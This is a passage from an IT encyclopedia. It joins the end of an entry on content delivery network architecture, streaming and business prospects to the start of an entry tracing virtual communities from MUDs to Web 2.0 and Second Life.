In general, CDN nodes are deployed in multiple locations, often over multiple backbones. These nodes cooperate with each other to satisfy requests for content by end-users, transparently moving content behind the scenes to optimize the entire delivery process. Optimization can take the form of reducing bandwidth costs, improving end-user performance, or both. The number of nodes and servers constituting a CDN can vary, depending on the underlying architecture (some reaching thousands of nodes with tens of thousands of servers). Requests for content are intelligently directed to those nodes that are "optimal" in some way, for the relevant purpose. When optimizing for performance, locations that can serve content quickly to the user may be chosen. This may be measured by choosing locations that are the fewest hops or fewest number of network seconds away from the requestor, so as to optimize delivery across local networks. When optimizing for cost, locations that are less expensive to serve from may be chosen instead. Often these two goals tend to align, as servers that are close to the end-user sometimes have an advantage in serving costs (perhaps because they are located within the same network as the end-user).

BASIC FUNCTIONAL ISSUES

The basic elements which all together compose the proper "entity" of a CDN are given as follows:

- **Origin servers:** These constitute the original source of the content. In most cases, *however*, an origin server is not an actual part of a CDN (this means that an entity/enterprise offering CDN-related services is not (strictly) obliged to host the origin server, just to provide the necessary interface for communication between the server and its network).
- **Surrogate (non origin) servers:** These are the servers (normally distributed around the world) that actively cache the origin servers' content.
- **Routers and various network elements** are responsible for distribution of content from the origin server to the corresponding surrogate servers.
- **Mechanisms for the provision of information** to all servers involved, in order to have a clear view about the status of the content (e.g., if the content in a surrogate server is up-to-date), about accounting purposes and in general, any other kind of data needed for the smooth operation of the network. (Existing accounting mechanism can involve methods for providing logs and information to the origin servers).

In the following part, we attempt to describe, very briefly, some of the issues that a CDN implementation has to address, specifically.

One major and complex characteristic is the proper selection of the position of the surrogate servers. This is an important matter because the related position is a key factor of the entire CDN's performance. Thus arises the problem to better serve most clients with a fixed number of servers (fixed due to the constraint of the cost of each additional server). This is known as the "*Web-server replica placement problem,*" and it is more than critical for content outsourcing performance and the overall content distribution process. CDN topology is built such that the client-perceived performance is maximized and the infrastructure's cost is minimized. Another thing is whether the surrogate servers would lie in a single or multiple ISP network. The single ISP approach provides greater customizability of the CDN infrastructure and the servers are positioned at the edge of the ISP network. Of course the ISP should have almost worldwide coverage to be able to provide efficient CDN services. In addition, there is always the chance that the client will be in a substantial distance from the nearest surrogate server, thus greatly increasing the expected latency. On the other hand, the multiISP approach -which is the usual case- has the apparent advantage of the capability of placing the servers close to the clients, thus covering very easily the entire global network; however, the latter approach leads to a more complex CDN, which is more difficult to administrate and to guarantee system's maintainability.

Alternatively, there is also the possibility of peering CDNs, which means that different CDNs cooperate, exchanging content, to provide their clients with an even larger variety of data, increasing the overall efficiency, but complicating at the same time the accounting, billing and so forth, due to the fact that each company that provides a CDN usually has adopted its own metrics and services (Chen, Katz, & Kubiatowicz, 2002).

Another important aspect is the specific techniques that each CDN provider deploys to advertise among the surrogate servers the availability of the content and the procedure which he follows to propagate, if needed, the content from one server to another (and finally to the clients). For this purpose, each CDN provider has applied his own strategies, based on the knowledge of his own network, however, always trying to optimise performance. The adoption of proprietary techniques is also taking place in the way that a client is ultimately redirected to the appropriate surrogate server. Most CDN service providers use DNS-based schemes, but others prefer universal resource locator (URL) rewriting (static or dynamic).

A "core" objective is the need to guarantee and to provide authentication, authorisation, and accounting (AAA), which is an essential issue in the global digital world of business (Jung, Krishnamurthy, & Rabinovitch, 2002). This is an obligatory matter to be assured, because a client is usually billed when he acquires content from a company and a "proper" charge with data delivery is a prerequisite for successful (and broad) market adoption of the facility. The usual method is to consider either https or secure sockets layer (SSL), to certify secure connections. However, when the content is dynamic (e.g., streaming and especially live-streaming), things become more complicated; although there are currently some solutions adopted (and used to a certain degree), the entire issue is still under research and development.

As already stated in a previous part, the streaming of a multimedia file is a difficult task to undertake from a CDN service provider; however, this becomes a clear requirement for realizing possible market activities, as an increasing number of companies (which all provide multimedia over the Internet) exercise competitive activities (Janga, Dibner, & Governali, 2001).

In any case, streaming of multimedia content is a hard task, due to the following reasons:

- The CDN service provider has to ensure proper AAA for each separate client (Pierre & van Steen, 2003).
- The amount of data is significant for multimedia files (especially for MPEG2) greatly increasing the traffic and the corresponding bandwidth consumption of the CDN network.
- Quality for live video or video-on-demand (VoD) has to be guaranteed for each client, according to his preferences and expressed demands.

Some among the current CDN service providers already provide several forms of streaming services (mainly for MPEG4 and audio streams).

It is interesting to indicate that the great majority of the present market players (mainly the well-known CDN service providers at the global level), except of the basic operation of cashing the content, they also provide additional services-facilities (Brussee, Eertink, Huijsen, Hulsebosch, Rougoor, Teeuw, & Wibbels, 2001). The most common of these is the customization of data, according to the client's specific needs (e.g., presenting the content, if possible, in the client's native language based on his origin or even modifying the complete content's presentation, according to declared customer's preferences (Conti, Gregori, & Lapenna, 2002)).

Simultaneously, services like virus scanning and checking of data consistency might be employed. The consistency enforcement problem concerns selecting suitable *consistency models* and implementing them using various *consistency policies*, which in turn can use several *content distribution mechanisms*. A consistency model is a contract between a proper generalised hosting system and its clients that dictates the consistency-related properties of the content delivered by the system.

FUTURE DEVELOPMENT

More competent content delivery over the Web has now become a significant element for improving Web performance. Since their initial appearance, content delivery networks have been adopted, *in multiple cases*, to maximize bandwidth, improve accessibility, and maintain correctness through content replication. Companies have realized that they could save money by putting more of their Web sites on a CDN, thus getting increased reliability and scalability without expensive hardware. (In the U.S. only, CDNs are a huge market, generating $905 million with the expectation to reach $12 billion by 2007 (Jung, Krishnamurthy, & Rabinovitch, 2002)).

In fact, CDNs are a vital component of the Internet's content delivery value chain, servicing nearly a third of the Internet's most popular content sites. These services bring content closer to consumers and allow content providers to hedge against highly variable traffic.

More specifically, an important area where CDNs already have a realistic (and simultaneously a well-promising) business case is in Web site performance improvement. Bandwidth cost, availability, or performance can be an additional business case driver for a relevant network deployment (AccuStream iMedia Research, 2005). More than 3,000 companies use CDNs worldwide, spending more than $20 million monthly (www.irg-intl.com).

The fundamental aim is to push content as close to the user as possible, to minimize content latency (the time it takes for the requesting device to receive a response) and jitter (unpredictable, large fluctuations in latency) and to maximize available bandwidth speed (Vakali & Pallis, 2006).

Having a superior CDN available for particular solutions is a definitive competitive advantage in a business world dominated by the dispersion of information (Hosanagar, Krishnan, Smith, & Chuang, 2004). Such a CDN is expected to provide quick and easy access to the best content available throughout the entire world; furthermore, it can influence both external and internal content and assure its integrity into daily workflow, where users can use it to accelerate decision-making, monitor industry trends, and keep current on customers and competitors.

In the context of the present work we have examined various issues relating to the structure and the performances of CDNs. Among the most indicative advantages from using them are the following ones: first, they reduce, significantly, the customer's need to invest in Web-site infrastructure and decrease the corresponding operational costs of managing such infrastructure; second, they result in the bypassing of traffic jams on the Web, because data is closer to user and there is no need to traverse all of the congested pipes and peering points; they improve content delivery quality, speed, and reliability; and they reduce load on origin servers.

Organizations offering content to a geographically distributed and potentially large audience (such as the Web), are attracted to CDNs and the trend for them is to sign a contract with a CDN-provider and offer their site's content over this CDN.

CDNs are still in an early phase of expansion and their future development remains an "open" issue. It is important to comprehend the existing practices involved in a CDN framework in order to propose (or "predict") further evolutionary steps. The challenge is to provide a "delicate" balance between costs and customer satisfaction.

REFERENCES

AccuStream iMedia Research. (2005). *CDN market share: A complete business analysis 2004 and 2005*. North Adams, MA: AccuStream iMedia Research. (www.researchandmarkets.com).

Barbir, A., Cain, B., Douglis, F., Green, M., Hoffman, M., Nair, R. et al. (2003). *Known CN request-routing mechanisms: Request for comments (RFC) 3568*. Internet Engineering Task Force (IETF).

Brussee, R., Eertink, H., Huijsen, W., Hulsebosch, B., Rougoor, M., Teeuw, W., & Wibbels, M. (2001, June). *Content distribution networks*. Hans Zandbelt Telematica Instituut.

Chen, Y., Katz, R., & Kubiatowicz, J. (2002). Dynamic replica placement for scalable content delivery. In *Proceedings of the 1st International Workshop on Peer-to-Peer Systems* (vol. 2429, pp. 306-318), Cambridge, MA. Lecture notes on computer science. Berlin: Springer-Verlag.

Chochliouros, I.P., & Spiliopoulou, A.S. (2005). Broadband access in the European Union: An enabler for technical progress, business renewal and social development. *The International Journal of Infonomics (IJI),1*, 5-21. [E-centre for Infonomics, London, UK]. (ISSN 1742-4712).

Conti, M., Gregori, E., & Lapenna, W. (2002). Replicated Web services: A comparative analysis of client-based content delivery policies. In *Proceedings of the Networking 2002 Workshops* (vol. 2376, pp. 53-68), Pisa, Italy. Lecture notes on computer science. Berlin: Springer-Verlag.

Dilley, J., Maggs, B., Parikh, J., Prokop, H., Sitaraman, R., & Weihl, B. (2002, September). Globally distributed content delivery. *IEEE Internet Computing, 6*(5), 50-58.

European Commission. (2005). *Communication to the European Parliament, the Council, the Economic and Social Committee and the Committee of the Regions, on i2010 - A European Information Society for Growth and Development", COM(2005) 229 final, 01.06.2005*. Brussels, Belgium: European Commission.

Hosanagar, K., Krishnan, R., Smith, M., & Chuang, J. (2004, January 5-8). Optimal pricing of content delivery network (CDN) services. In *Proceedings of the 37th Annual Hawaii International Conference on System Sciences (HICSS'04)* (pp. 293-304), Honolulu, HI. New York: ACM Press.

Hull, S. (2002). *Content delivery networks*. New York: McGraw-Hill.

Janga, M.J., Dibner, G., & Governali, F.J. (2001). *Internet infrastructure: Content delivery*. Goldman Sachs Global Equity Research.

Johnson K., Carr, J., Day, M., & Frans Kaashoek, M. (2000, May). The measured performance of content distribution networks. In *Proceedings of the Fifth International Web Caching Workshop and Content Delivery Workshop 2000*, Lisbon, Portugal.

Jung, J., Krishnamurthy, B., & Rabinovitch, M. (2002, May 7-11). Flash crowds and denial of service attacks: Characterization and implications for CDNs and Web sites. In *Proceedings of the 11th International World Wide Web Conference* (pp. 293-304), Honolulu, HI. New York: ACM Press.

Nottingham, M. (2000, May). On defining a role for demand-driven surrogate origin servers. In *Proceedings of the Fifth International Web Caching and Content Delivery Workshop*, Lisbon, Portugal.

Pierre, G., & van Steen, M. (2003). Design and implementation of a user-centered content delivery network. In *Proceedings of the 3rd Workshop on Internet Applications*, San Jose, CA. Los Alamitos, CA: IEEE Computer Society Press.

Rabinovitch, M., & Spastscheck, O. (2002). *Web caching and replication*. Reading, MA: Addison-Wesley.

Saroiu, S., Gummadi, K.P., Dunn, R.J., Gribble, S.D., & Levy, H.M. (2002, December). An analysis of Internet content delivery systems. In *Proceedings of the 5th Symposium on Operating Systems Design and Implementation (OSDI)*, Boston, MA.

Shoniregun, C.A., Chochliouros, I.P., Laperche, B., Logvynovskiy, O., & Spiliopoulou-Chochliourou, A.S. (Eds.). (2004). *Questioning the boundary issues of Internet security*. London: E-centre for Infonomics.

Tiscali. (2005). H*ow to build a content delivery network* (Tech. Rep.). Sunnvale, CA: Network Apllinace Inc. Retrieved April 21, 2007, from http://cgi.di.uoa.gr/~grad0377/cdnsurvey.pdf

Vakali, A., & Pallis, G. (2003). Content delivery networks: Status and trends. *IEEE Internet Computing, 7*(6), 68-74.

Vakali A., & Pallis, G. (2006). Insight and perspectives for content delivery networks. *Communications of the ACM, 49*(1), 101-106.

Venkataramani, A. et al. (2002, March). The potential costs and benefits of long term prefetching for content distribution. *Computer Communications, 25(4)*, 367-375.

Verma, D.C. (2002). *Content distribution networks: An engineering approach*. New York: John Wiley.

KEY TERMS

Authentication, Authorisation, and Accounting (AAA): A term for a framework for intelligently controlling access to computer resources, enforcing policies, auditing usage, and providing the information necessary to bill for services. These combined processes are considered important for effective network management and security.

Authentication: An option providing a way of identifying a user, typically by having the user enter a valid user-name and valid password before access is granted. The process of authentication is based on each user having a unique set of criteria for gaining access.

Content Delivery: It is "a complete solution for distributing and delivering Web-based content closer to end-users." Content delivery solutions improve Internet site performance, thus allowing objects to be positioned closer to the end-user while minimizing load and latency to the origin servers. Well-implemented related solutions can bypass Internet traffic jams, optimize bandwidth use, and reduce operating costs.

Content Delivery Network (CDN): It is a term coined in the late 1990s to describe a system of computers networked together across the Internet that cooperate transparently to deliver content (especially large media content) to end-users. CDNs are a vital component of the Internet's content delivery value chain, servicing nearly a third of the Internet's most popular content sites. A CDN is a network optimized to deliver specific content, such as static Web pages, transaction-based Web sites, streaming media, or even real-time video or audio. Its basic purpose is to quickly give users the most current content in a highly available graphics or streaming video, in a highly available fashion.

Content Routing Technologies: The technologies of content routing deal with delivering the content from the most appropriate place to the client requesting it. When deciding the most appropriate place, there are several different metrics that could affect this decision. These metrics are: network proximity, geographical proximity, response time, and user type.

IP Multicast: IP Multicast is more efficient than normal Internet transmissions, because the server can broadcast a message to many recipients simultaneously. Unlike traditional Internet traffic that requires separate connections for each source-destination pair, IP Multicasting allows many recipients to share the same source. This means that just one set of packets is transmitted for all the destinations.

MPEG2: It is a second set of flexible compression standards created by the MPEG (Moving Pictures Experts Group). This set of standards takes advantage of the fact that over 95% of digital video is redundant; however, some portions are much less redundant. MPEG2 handles this by using higher bit-rates (i.e., higher quality) for more complex pictures and lower bit-rates for simple pictures.

Peering CDNs: Different CDNs are able to cooperate by exchanging content to provide their clients with an even larger variety of data and increasing the overall efficiency, but complicating at the same time the accounting, billing, and so forth, due to the fact that each company that provides a CDN usually has adopted its own metrics and services.

Secure Sockets Layer (SSL): A protocol developed by Netscape for transmitting private documents via the Internet. SSL works by using a private key to encrypt data that is transferred over the SSL connection. Both Netscape Navigator and Internet Explorer support SSL, and many Web sites use the protocol to obtain confidential user information, such as credit card numbers. (By convention, URLs that require an SSL connection start with https: instead of http:).

Streaming: A technique for transferring data, such that it can be processed as a steady and continuous stream. Streaming technologies are becoming increasingly important with the growth of the Internet because most users do not have fast enough access to download large multimedia files quickly. With streaming, the client browser (or plug-in) can start displaying the data before the entire file has been transmitted. For streaming to work, the client side receiving the data must be able to collect it and send it as a steady stream to the application that is processing the data and converting it to sound or pictures. This means that if the streaming client receives the data more quickly than required, it needs to save the excess data in a buffer. If the data doesn't come quickly enough, the data's presentation will not be smooth.

Streaming Media: Streaming media is sound (audio) and pictures (video) that are transmitted on the Internet in a streaming or continuous fashion, using data packets. The most effective reception of streaming media requires some form of broadband technology, such as cable modem or DSL.

Universal Resource Locator (URL): It includes the protocol (e.g., HTTP, FTP), the domain name (or IP address), and additional path information (folder/file). On the Web, a URL may address a Web page file, image file, or any other file supported by the HTTP protocol.

D

Development of IT and Virtual Communities

Stefano Tardini
University of Lugano, Switzerland

Lorenzo Cantoni
University of Lugano, Switzerland

INTRODUCTION

The notion of **community** is pivotal in the sociological tradition. According to Nisbet (1966), “the most fundamental and far-reaching of sociology’s unit ideas is community” (p. 47). Yet, it is not easy to define what a community is. Though in everyday life the concept of “community” is widespread, nonetheless this concept is very problematic in scientific reflections, partly because of its strongly interdisciplinary nature. As long ago as 1955, Hillery could list and compare 94 different definitions of “community,” finding only some common elements among them, such as social interaction, area, and common ties.

Generally speaking, a community can be defined as “a group of persons who share something more or less decisive for their life, and who are tied by more or less strong relationships” (Cantoni & Tardini, 2006, p. 157). It is worth noticing here that the term “community” seems to have only favorable connotations. As observed in 1887 by Ferdinand Tönnies, the German sociologist who first brought the term “community” into the scientific vocabulary of the social sciences, “a young man is warned about mixing with bad society: but ‘bad community’ makes no sense in our language” (Tönnies, 2001, p. 18; Williams, 1983).

Two main ways of considering communities can be singled out:

1. Communities can be intended as a set of people who have something in common, and
2. Communities can be intended as groups of people who interact.

The distinction between the two ways of conceiving a community is very well illustrated by an example provided by Aristotle. In his *Politics* (3.1.12), the Greek philosopher tells that, when Babylon was captured by an invading army of Persians, in certain parts of the city the capture itself had not been noticed for three days. This is the reason why Aristotle considers Babylon not a *polis*, but an *ethnos*. In fact, according to Aristotle, what distinguishes the *polis*, that is, the perfect form of community (see *Politics* 1.1.1), from the *ethnos* is the presence of interactions and communications among the citizens. In a *polis* citizens speak to each other, they interact and communicate, while in an *ethnos* they just have the same walls in common.

In the sense of the *ethnos*, we speak, for instance, of the community of the linguists, of the community of Italian speaking people, of the open source community, and so on. The members of such communities usually do not know each other, they do not communicate each with all the others, but they have the perception of belonging to the community, they are aware of being part of it. According to Cohen (1985), such communities are symbolic constructions. Rather than being structures, they are entities of meaning, founded on a shared conglomeration of normative codes and values that provide community members with a sense of **identity**. In a similar way, Anderson (1991) defines the modern nations (the Aristotelian *ethne*) as “imagined communities”:

> *[They are] imagined because the members of even the smallest nation will never know most of their fellow-members, meet them, or even hear of them, yet in the minds of each lives the image of their communion. […] In fact, all communities larger than primordial villages or face-to-face contact (and perhaps even these) are imagined.* (pp. 5-6)

Borrowing the linguistic terminology of structuralism (de Saussure, 1983; Hjelmslev, 1963), the two different typologies of communities can be named “paradigmatic” and “syntagmatic.” The former are characterized by similarity: members of paradigmatic communities share similar interests or have similar features. The latter, on the contrary, are characterized by differences: they are built up through the combination of different elements that carry out complementary functions, that is, through the succession of concrete interactions among the members (Tardini & Cantoni, 2005).

COMMUNITIES AND ICT

The concept of community is strictly related to that of "communication," as it is shown by the common root of the words. Community and communication entail each other, being each a necessary condition for the existence of the other. On the one hand, communities are built and maintained through communicative interactions, which can take place both within a community and toward the outside. On the other hand, even a minimal form of community must exist in order to make any communicative event possible. Every communicative act presupposes that among the interlocutors a more or less extended common ground exists (Clark, 1996).

Communication technologies play a fundamental role in the relationship between communication processes and communities. From writing to letterpress print, from mass media to digital technologies, new "technologies of the word" (Ong, 2002) have always given rise to new forms of communities. **Virtual communities** are the new kind of communities that emerged thanks to ICT.

Two different situations that represent the relationship between social groups and new media can be singled out: on one side there are groups that have been created thanks to ICT, and on the other there are groups that already existed in the real world and employ ICT as a further communication tool. In the former case through ICT, social relations are created among people who had no previous mutual relationships; the community is *constituted* by employing the same medium. In the latter, already constituted groups, organizations, associations, and communities use new media and virtual environments to foster and increase their communication processes; media *facilitate* communities (Lechner & Schmid, 2000). The expression "virtual communities" in its original sense referred to communities constituted by the use of ICT.

Exactly as for the concept of "community," it is very difficult to give a precise definition of what a virtual community is. We can supply a provisional definition of a virtual community as a group of people to whom interactions and communications mediated by ICT play an important role in creating and maintaining significant social relations.

THE EMERGING OF VIRTUAL COMMUNITIES

The term "virtual community" is attributed to **Howard Rheingold**, an American writer who in 1993 published a book that became a milestone in the studies on virtual communities. In this book, titled *The Virtual Community. Homesteading on the Electronic Frontier*, Rheingold told his experience in the Whole Earth 'Lectronic Link (WELL), an **online community** created in 1985.

In defining virtual communities, Rheingold stresses the close connection that exists between them and **computer mediated communication** (**CMC**). He defines virtual communities as "social aggregations that emerge from the Net when enough people carry on those public discussions long enough, with sufficient human feeling, to form webs of personal relationships in cyberspace" (Rheingold, 1993).

Other early definitions emphasize the importance of communicative interactions for the emerging of virtual communities. For instance, Baym (1998) defines them as "new social realms emerging through this on-line interaction, capturing a sense of interpersonal connection as well as internal organization" (p. 35). Fernback and Thompson (1995) stress also the spatial aspect of online communities and define them as "social relationships forged in cyberspace through repeated contact within a specified boundary or place (e.g., a conference or chat line) that is symbolically delineated by topic of interest."

In early definitions of online communities, some features were acknowledged as constituent aspects of them:

- A shared communication environment
- Interpersonal relationships that emerge and are maintained by means of online interaction
- A sense of belonging to the group
- An internal structure of the group
- A symbolic common space represented by shared norms, values and interests (hence sometimes they are also called "communities of interest" [Clodius, 1997]).

The debate about virtual communities soon arose in the broader context of **cyberculture** studies (Silver, 2000), which focused on the new culture that was emerging in the virtual world of the Internet. In these studies two different and opposing approaches were popular:

One highlights the positive effects of networks and their benefits for democracy and prosperity. (...) At their best, networks are said to renew community by strengthening the bonds that connect us to the wider social world while simultaneously increasing our power in that world. Critics see a darker outcome in which individuals are trapped and ensnared in a 'net' that predominantly offers new opportunities for surveillance and social control. (Kollock & Smith, 1999, p. 4)

When it came to virtual communities, people "on either side of this debate [asserted] that the Internet either will create wonderful new forms of community or will destroy community altogether" (Wellman & Gulia, 1999, p. 167).

Very strictly related to the discussion about these new forms of community is that on the corresponding new forms of identities (Turkle, 1995). As a matter of fact, identity plays a key role in the cyberculture. Due to the absence of many of the basic cues about personality and social role we are accustomed to in the physical world, "in the disembodied world of the virtual community, identity is also ambiguous" (Donath, 1999, p. 29). Online identities have an ultimate linguistic nature, being the outcome of language; identities that are built in cyberspace coincide with the assertions a single makes about him/herself. In fact, in the virtual world everybody can assume the identity they want, can change and disguise themselves, can assume more identities at once, can express unexplored parts of themselves, and so on. Online surfers can play at having different genders and different lives, thus making it more and more difficult for them to distinguish between the real life and the virtual world. "Such an experience of identity contradicts the Latin root of the word, *idem,* meaning 'the same'. But this contradiction increasingly defines the conditions of our lives beyond the virtual world" (Turkle, 1995, p. 185).

Early virtual communities relied on different Internet-based communication technologies, both synchronous and asynchronous, such as **multiuser dungeons (MUDs**) and **MUD object oriented** (**MOOs**), newsgroups and bulletin board systems (BBS), and chat and instant messaging (IM) systems.

MUDs played a very important role for studies on virtual communities, since they acted as real laboratories where communicative interactions over the Internet and CMC could be tested and observed, and such notions as "virtual space" and "virtual identity" could be dealt with in depth. Basically, MUDs are virtual environments created by the interactions of their users. In a MUD, users can not only talk to each other, but also move and visit the virtual space where they are immersed, interact with the objects situated in it, and create new objects. All this is done by means of lines of written texts. Technically, "a MUD is a software program that accepts connections from multiple users across some kind of network (e.g., telephone lines or the Internet) and provides to each user access to a shared database of "rooms," "exits," and other objects" (Curtis, 1997, p. 121). Originally, MUDs were only textual, any kind of multimedia was banned, and interactions took place only by means of written texts. Later, MUDs with graphic interface appeared as well, also thanks to the integration of MUDs in the World Wide Web (WWW).

Among the different newsgroups and BBS that fostered the emerging of virtual communities, it is worth mentioning user network (Usenet), a worldwide BBS accessible through the Internet and through other online services, which contains more than 14,000 newsgroups that cover every imaginable topic of interest. When it comes to chat systems, an important role has been played by Internet Relay Chat (IRC), developed in Finland in the late 1980s, which had the feature of allowing synchronous discussions among more than two participants, thus helping the building of online communities.

COMMUNITY BUILDING ON THE WEB

The worldwide diffusion of the WWW in the mid-1990s marked an important evolution in online communities. In this phase, different portals or Web services provided Web spaces for building and/or hosting online communities. For instance, MSN created MSN Web Communities (in June 2002 the name was changed from "communities" to "groups"), Yahoo! acquired in 2000 eGroups, creating Yahoo! Groups. These and other similar services allowed both the constitution of **Web communities** (by supporting Web users in the creation of their group of interest) and the facilitation of the communication activities of groups that already existed in the real world. Each virtual community hosted on these services has its own space available for its members. Usually, in the community's space members can send messages to the forum of the community, so that other members can read and answer them at any time. Web spaces for communities, then, often allow members also to share documents, create polls and vote, share a common calendar, and in some cases communicate synchronously in chat or IM systems. Some of these Web services for communities were free and allowed communities' administrators to set different levels of privacy; others provided tools for communities for a fee, usually for working groups (these services are very similar to platforms for computer supported collaborative work [CSCW]).

As concerns technology, this phase is not characterized by the invention of new tools for communities, rather by the integration of existing technologies into one single virtual environment. Each Web community has at its disposal well-known technologies, such as discussion forums, chat systems, poll systems, and so on. In this phase, a broader development of computer graphics made also emerge some graphical environments for communities, such as chat systems where participants are represented by graphic (sometimes 3D) avatars and can move in a graphic virtual environment and talk to other avatars.

Going back to the distinction between paradigmatic and syntagmatic communities, proper virtual communities—intended as social relationships created by online interactions—are to be considered syntagmatic communities. However, in cyberspace, paradigmatic communities exist as well. It is not only the well-known case of "lurkers," that is, "people who access a chatgroup and read its messages but do not contribute to the discussion" (Crystal, 2001, p. 53), but also of another way of considering online communities, which emerged in these years: the regular visitors of a Web site as well as the habitual users of a Web service are considered a community. According to Tardini and Cantoni (2005):

> *This kind of online communities is mainly paradigmatic: users normally do not interact with each other, but share the fact that they interact with the same Web site; moreover, they usually have no perception at all of being part of a community. This is another case of imagined communities, or ethnos.* (p. 376)

This kind of imagined communities is gaining more and more importance in the Web. For instance, Internet search engines rely more and more on the behavior of the community of their users in order to provide them with as relevant information as possible (Cantoni, Faré, & Tardini, 2006). Again, more and more Web sites (e.g., e-commerce Web sites, such as Amazon) and Web services (e.g., Alexa) are monitoring the behaviors of the imagined community of their users in order to improve their functionalities and services (e.g., they cluster users with similar interests and recommend to buyers articles that are related to the ones they are buying).

COMMUNITY-DRIVEN WEB SERVICES

This way of considering communities paved the way to the third phase of virtual communities: **community-driven Web services**. In this third phase, the diffusion of so-called **Web 2.0** fostered the participation of Web users to the creation and sharing of content. In other words, rather than only providing users with information, Web 2.0 tools "enable user participation on the Web and manage to recruit a large number of users as authors of new content," thus obliterating "the clear distinction between information providers and consumers" (Kolbitsch & Maurer, 2006, p. 187). Thus, in a sense Web 2.0 tools are socializing also the activity of publishing on the Web.

The most known tools of Web 2.0 are **blogs** and **wikis**. Blogs (short for *Web logs*) are Web pages that serve as a publicly accessible personal journal for an individual or a group, a sort of Web-based electronic diaries. Blogs are very useful tools for micropublishing, since they "enable the process of quickly and easily committing thoughts to the Web, offer limited discussion/talkbacks, and syndicate new items to make it easier to keep up without constant checking back" (Hall, 2002). The rapid spread of blogs has given rise to the creation of a real network of more or less loosely interconnected Weblogs (the *blogosphere*), where the author of one blog can easily comment on the articles of other blogs.

Wikis (from the Hawaiian word "wiki wiki," which means "quick") are collaborative Web sites where anyone is allowed "to edit, delete or modify content that has been placed on the Web site using a browser interface, including the work of previous authors" (http://www.webopedia.com/TERM/w/wiki.html). The most famous wiki-based Web site is the Wikipedia, the "free encyclopedia that anyone can edit" (http://en.wikipedia.org/wiki/Main_Page), whose success "builds on the tight involvement of the users, the sense of the community, and a dedication to developing a knowledge repository of unprecedented breadth and depth" (Kolbitsch & Maurer, 2006, p. 195). Wikipedia started in 2001 and in April 2008 it had more than 2,300,000 articles only in the English version.

Very important for the emerging of new virtual communities are *social network services* and *community-based networking services*. The former are Internet services that "offer friends a space where they can maintain their relationships, chat with each other and share information. Moreover, they offer the opportunity to build new relationships through existing friends" (Kolbitsch & Maurer, 2006, p. 202). The most famous of these services are Facebook, Friendster, MySpace, and Orkut. Basically, these services are an evolution of Web-based services for virtual communities such as the abovementioned MSN Web Communities and Yahoo! Groups. Community-based networking services are Web-based services that rely on the community of their users in order to let them store, organize, and share different kind of documents, such as photos (e.g., Flickr – http://www.flickr.com) and bookmarked Web pages (e.g., del.icio.us – http://del.icio.us). Users of such services can add their documents to their online space in the service, tag them, comment on them and share them with other users. The key element of the system is the tagging activity (*social tagging*), since the tags added by one user to the user's documents are used for describing the documents, thus making them available for other users' searches. Such services can be seen as a Web-based evolution of file sharing systems (such as Napster and Kazaa), which allow users to share their files by means of a peer-to-peer architecture. Community-based networking systems are conceptually similar to the abovementioned features of some Web sites and services like Amazon and Alexa. Furthermore, community-based networking services are often used as an alternative to Internet search engines.

A more complex interaction environment is that of 3D **multiuser virtual environments** (**MUVE**), that is, 3D virtual worlds (also called *metaverse*) that can be seen as the most recent evolution of MUDs. The most known and diffused of such environments is Second Life (http://secondlife.com), a 3D online digital world imagined, created, and owned by its residents. On March 9, 2007, Second Life had more than 4,400,000 residents, 1,600,000 of which logged in the last 60 days. Its virtual environment is being more and more exploited by companies, businesses, universities, and other institutions that want to expand and support their commercial, educational, and institutional activities. Some authors have started to refer to these environments as the Web 3.0 (e.g., Hayes, 2006).

CONCLUSION

To summarize the history of the development of virtual communities in relation to ICT, three phases can roughly be singled out:

1. The first stage, the pioneer phase, is when virtual communities emerged and started being investigated in scientific studies. These communities emerged spontaneously as a sort of side-effect of CMC and of its different technologies, in particular discussion forums, MUDs, and chats.
2. In the second phase, the worldwide spread of the WWW has brought to the creation of specific Web spaces for building online communities by making members interact and communicate around common topics of interest. In parallel, paradigmatic communities were acknowledged as well, intended as the communities of the visitors of a Web site or of the users of a Web service.
3. The attempt to transform these paradigmatic communities into syntagmatic ones marks the third phase of virtual communities. Trying to make the visitors of a Web site communicate with one another and share their information has led to the emerging of social networking and community-driven services. In this new approach, virtual communities are no longer only the target of all the information available over the Web, but more and more the subjects that create new information.

REFERENCES

Anderson, B. (1991). *Imagined communities: Reflections on the origin and spread of nationalism*. London: Verso.

Aristotle. (1950). *Politics* (ed. by H. Rackham). Harvard University Press: Cambridge, MA.

Baym, N.K. (1998). The emergence of on-line community. In S.G. Jones (Ed.), *Cybersociety 2.0. Revisiting computer-mediated communication and community* (pp. 35-68). Thousand Oaks/London/New Delhi: Sage.

Cantoni, L., Faré, M., & Tardini, S. (2006). A communicative approach to Web communication: The pragmatic behavior of Internet search engines. *QWERTY. Rivista italiana di tecnologia cultura e formazione, 1*(1), 49-62.

Cantoni, L., & Tardini, S. (2006). *Internet (Routledge introductions to media and communications)*. London/New York: Routledge.

Clark, H.H. (1996). *Using language*. Cambridge: Cambridge University Press.

Clodius, J. (1997, January 15). *Creating a community of interest. "Self" and "other" on DragonMud*. Paper presented at the Combined Conference on MUDs, Jackson Hole, Wyoming. Retrieved February 28, 2005, from http://dragonmud.org/people/jen/mudshopiii.html

Cohen, A. (1985). *The symbolic construction of community*. London/New York: Routledge.

Crystal, D. (2001). *Language and the Internet*. Cambridge: Cambridge University Press.

Curtis, P. (1997). Mudding: Social phenomena in text-based virtual realities. In S. Kiesler (Ed.), *Culture of the Internet* (pp. 121-142). Mahwah: Lawrence Erlbaum Associates.

de Saussure, F. (1983). *Course in general linguistics*. London: Duckworth.

Donath, J.S. (1999). Identity and deception in the virtual community. In M.A. Smith & P. Kollock (Eds.), *Communities in cyberspace* (pp. 29-59). London/New York: Routledge.

Fernback, J., & Thompson, B. (1995). *Virtual communities: Abort, retry, failure?* Retrieved March 9, 2007, from http://www.well.com/user/hlr/texts/VCcivil.html

Hall, M. (2002, December 16). Give your users the power of the press with Weblogs and wikis. *Intranet Journal*. Retrieved March 9, 2007, from http://www.intranetjournal.com/articles/200212/ij_12_16_02a.html

Hayes, G. (2006). *Virtual worlds, Web 3.0 and portable profiles*. Retrieved March 9, 2007, from http://www.personalizemedia.com/index.php/2006/08/27/virtual-worlds-web-30-and-portable-profiles/

Hillery, G.A. (1955). Definitions of community: Areas of agreement. *Rural Sociology*, *20*, 111-123.

Hjelmslev, L. (1963). *Prolegomena to a theory of language*. Madison: University of Wisconsin Press.

Kolbitsch, J., & Maurer, H. (2006). The transformation of the web: How emerging communities shape the information we consume. *Journal of Universal Computer Science*, *12*(2), 187-213.

